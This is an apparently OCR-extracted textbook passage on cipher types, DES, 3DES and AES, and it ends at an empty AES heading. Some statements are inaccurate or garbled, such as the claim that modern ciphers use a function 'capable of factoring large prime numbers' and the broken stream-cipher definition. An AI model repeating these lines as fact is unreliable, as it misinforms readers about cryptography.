
Modern Ciphers

- **Based on the type of key used**
  - **Private Key**
    Same key is used for encryption and decryption
  - **Public Key**
    Two different keys are used for encryption and decryption
- **Based on the type of input data**
  - **Block Cipher**
    Encrypts blocks of data of fixed size
  - **Stream Cipher**
    Encrypts continuous streams of data

Ciphers

In cryptography, a cipher is an algorithm (a series of well-defined steps) for performing encryption and decryption. Encipherment is the process of converting plaintext into a cipher or code; the reverse process is called decipherment. A message encrypted using a cipher is rendered unreadable unless its recipient knows the secret key required to decrypt it. Communication technologies (e.g., Internet, cell phones) rely on ciphers to maintain both security and privacy. Cipher algorithms may be open-source (the algorithmic process is in the public domain while the key is selected by a user and is private) or closed-source (the process is developed for use in specific domains, such as the military, and the algorithm itself is not in the public domain). Furthermore, ciphers may be free for public use or licensed.

Types of ciphers



Types of ciphers
Modern Ciphers
Classical Ciphers
Substitution cipher
A block of plaintext is replaced with ciphertext
Transposition cipher
The letters of the plaintext are shifted about to form the cryptogram
Based on the type of key used
Private Key
Same key is used for encryption and decryption
Public Key
Two different keys are used for encryption and decryption
Based on the type of input data
Block Cipher
Encrypts blocks of data of fixed size
Stream Cipher
Encrypts continuous streams of data

Figure 20.5: Classification of ciphers

Ciphers are of two main types: classical and modern.

- **Classical Ciphers**

  Classical ciphers are the most basic type of ciphers, which operate on letters of the alphabet (A–Z). These ciphers are generally implemented either by hand or with simple mechanical devices. Because these ciphers are easily deciphered, they are generally unreliable.

  Types of classical ciphers

  - **Substitution cipher**: The user replaces units of plaintext with ciphertext according to a regular system. The units may be single letters, pairs of letters, or combinations of them, and so on. The recipient performs inverse substitution to decipher the text. Examples include the Beale cipher, autokey cipher, Gronsfeld cipher, and Hill cipher.

    For example, "**HELLO WORLD**" can be encrypted as "**PSTER HGFST**" (i.e., H=P, E=S, etc.).


  - **Transposition cipher**: Here, letters in the plaintext are rearranged according to a regular system to produce the ciphertext. For example, "**CRYPTOGRAPHY**" when encrypted becomes "**AOYCRGPTYRHP**." Examples include the rail fence cipher, route cipher, and Myszkowski transposition.

- **Modern Ciphers**

  Modern ciphers are designed to withstand a wide range of attacks. They provide message secrecy, integrity, and authentication of the sender. A user can calculate a modern cipher using a one-way mathematical function that is capable of factoring large prime numbers.

Types of Modern ciphers

- **Based on the type of key used**
  - **Symmetric-key algorithms (Private-key cryptography)**: Use the same key for encryption and decryption.
  - **Asymmetric-key algorithms (Public-key cryptography)**: Use two different keys for encryption and decryption.
- **Based on the type of input data**
  - **Block cipher**: Deterministic algorithms operating on a block (a group of bits) of fixed size with an unvarying transformation specified by a symmetric key. Most modern ciphers are block ciphers. They are widely used to encrypt bulk data. Examples include DES, AES, IDEA, etc. When the block size is less than that used by the cipher, padding is employed to achieve a fixed block size.
  - **Stream cipher**: Symmetric-key ciphers are plaintext digits combined with a key stream (pseudorandom cipher digit stream). Here, the user applies the key to each bit, one at a time. Examples include RC4, SEAL, etc.



Data Encryption Standard (DES) and Advanced Encryption Standard (AES)

Data Encryption Standard (DES)

- DES is designed to **encipher** and **decipher** blocks of data consisting of **64 bits** under control of a 56-bit key
- DES is the **archetypal block cipher** — an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bit string of the same length
- Due to the **inherent weakness** of DES with today's technologies, some organizations triple repeat the process (3DES) for added strength until they can afford to update their equipment to AES capabilities

Advanced Encryption Standard (AES)

- AES is a **symmetric-key** algorithm used by the US government agencies to secure sensitive but unclassified material
- AES is an **iterated block cipher** that works by repeating the same operation **multiple** times
- It has a **128-bit** block size with key sizes of 128, 192, and 256 bits for AES-128, AES-192, and AES-256, respectively

Data Encryption Standard (DES)

DES is a standard for data encryption that uses a secret key for both encryption and decryption (symmetric cryptosystem). DES uses a 64-bit secret key, of which 56 bits are generated randomly and the other 8 bits are used for error detection. It uses a data encryption algorithm (DEA), a secret key block cipher employing a 56-bit key operating on 64-bit blocks. DES is the archetypal block cipher—an algorithm that takes a fixed-length string of plaintext bits and transforms it into a ciphertext bit string of the same length. The design of DES allows users to implement it in hardware and use it for single-user encryption, such as to store files on a hard disk in encrypted form.

DES provides 72 quadrillion or more possible encryption keys and chooses a random key for the encryption of each message. Because of the inherent weakness of DES vis-à-vis today's technologies, some organizations use triple DES (3DES), in which they repeat the process three times for added strength until they can afford to update their equipment to AES capabilities.

Triple Data Encryption Standard (3DES)

Eventually, it became obvious that DES would no longer be secure. The U.S. Federal Government began a contest seeking a replacement cryptography algorithm. However, in the meantime, 3DES was created as an interim solution. Essentially, it performs DES three times with three different keys. 3DES uses a "key bundle" that comprises three DES keys, K1, K2, and K3. Each key is a standard 56-bit DES key. It then performs the following process:

DES *encrypt* with K1, DES *decrypt* with K2, DES *encrypt* with K3

There are three options for the keys. In the first option, all three keys are independent and different. In the second option, K1 and K3 are identical. In the third option, all three keys are the same; therefore, you are literally applying the same DES algorithm three times with the same key. The first option is the most secure, while the third is the least secure.

Advanced Encryption Standard (AES)

